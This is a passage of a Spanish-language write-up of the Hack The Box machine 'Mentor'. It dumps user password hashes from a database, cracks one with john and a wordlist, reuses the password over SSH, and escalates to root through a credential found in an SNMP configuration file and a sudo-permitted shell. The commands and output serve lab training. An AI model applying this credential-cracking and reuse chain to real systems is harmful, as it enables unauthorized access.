Consultamos los registros de la tabla users, obtenemos dos usuarios y sus claves en formato hash.

```
mentorquotes_db=# select * from users;
 id |         email          |  username   |             password
----+------------------------+-------------+----------------------------------
  1 | james@mentorquotes.htb | james       | 7ccdcd8c05b59add9c198d492b36a503
  2 | svc@mentorquotes.htb   | service_acc | 53f22d0dfa10dce7e29cd31f4f953fd8
(2 filas)
```

Procedemos, con john para intentar romperlos por fuerza bruta. Con el usuario svc tenemos suerte.


```
┌──(root㉿kali)-[/home/kali/HTB/mentor/credentials]
└─# john -w=/usr/share/wordlists/rockyou.txt -format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
123meunomeeivani (?)
1g 0:00:00:01 DONE (2023-07-17 10:21) 0.5988g/s 7978Kp/s 7978Kc/s 7978KC/s 123miguel..123mando
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

La máquina víctima tenia expuesto el servicio de SSH. Vamos a ver si se acontece un reaprovechamiento de la contraseña, y por lo tanto nos podemos conectar como el usuario svc a la máquina host, saliendo del contenedor.


```
┌──(root㉿kali)-[/home/kali/HTB/mentor/credentials]
└─# ssh svc@10.10.11.193
The authenticity of host '10.10.11.193 (10.10.11.193)' can't be established.
ED25519 key fingerprint is SHA256:fkqwgXFJ5spB0IsQCmw4K5HTzEPyM27mczyMp6Qct5Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.193' (ED25519) to the list of known hosts.
svc@10.10.11.193's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 17 07:22:25 AM UTC 2023

  System load:                    0.001953125
  Usage of /:                     65.4% of 8.09GB
  Memory usage:                   18%
  Swap usage:                     0%
  Processes:                      386
  Users logged in:                0
  IPv4 address for br-028c7a43f929: 172.20.0.1
  IPv4 address for br-24ddaa1f3b47: 172.19.0.1
  IPv4 address for br-3d63c18e314d: 172.21.0.1
  IPv4 address for br-7d5c72654da7: 172.22.0.1
  IPv4 address for br-a8a89c3bf6ff: 172.18.0.1
  IPv4 address for docker0:       172.17.0.1
  IPv4 address for eth0:          10.10.11.193
  IPv6 address for eth0:          dead:beef::250:56ff:feb9:1746

  ⇒ There are 90 zombie processes.


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Dec 12 10:22:58 2022 from 10.10.14.40
svc@mentor:~$
```

5. Escalada de privilegios


Si revisamos el directorio /home, vemos que hay dos carpetas. Entendemos, por tanto, que debemos convertirnos en james primero.



Recordamos que la máquina víctima tenía expuesto el servicio de SNMP. Revisamos el fichero de configuración /etc/snmp/snmpd.conf.



Encontramos una posible credencial. La probamos para el usuario james.



Si revisamos nuestros privilegios de sudo, vemos que podemos ejecutar como root una shell.

Ya solo tenemos que ejecutar esa shell, de forma privilegiada para ganar acceso como root.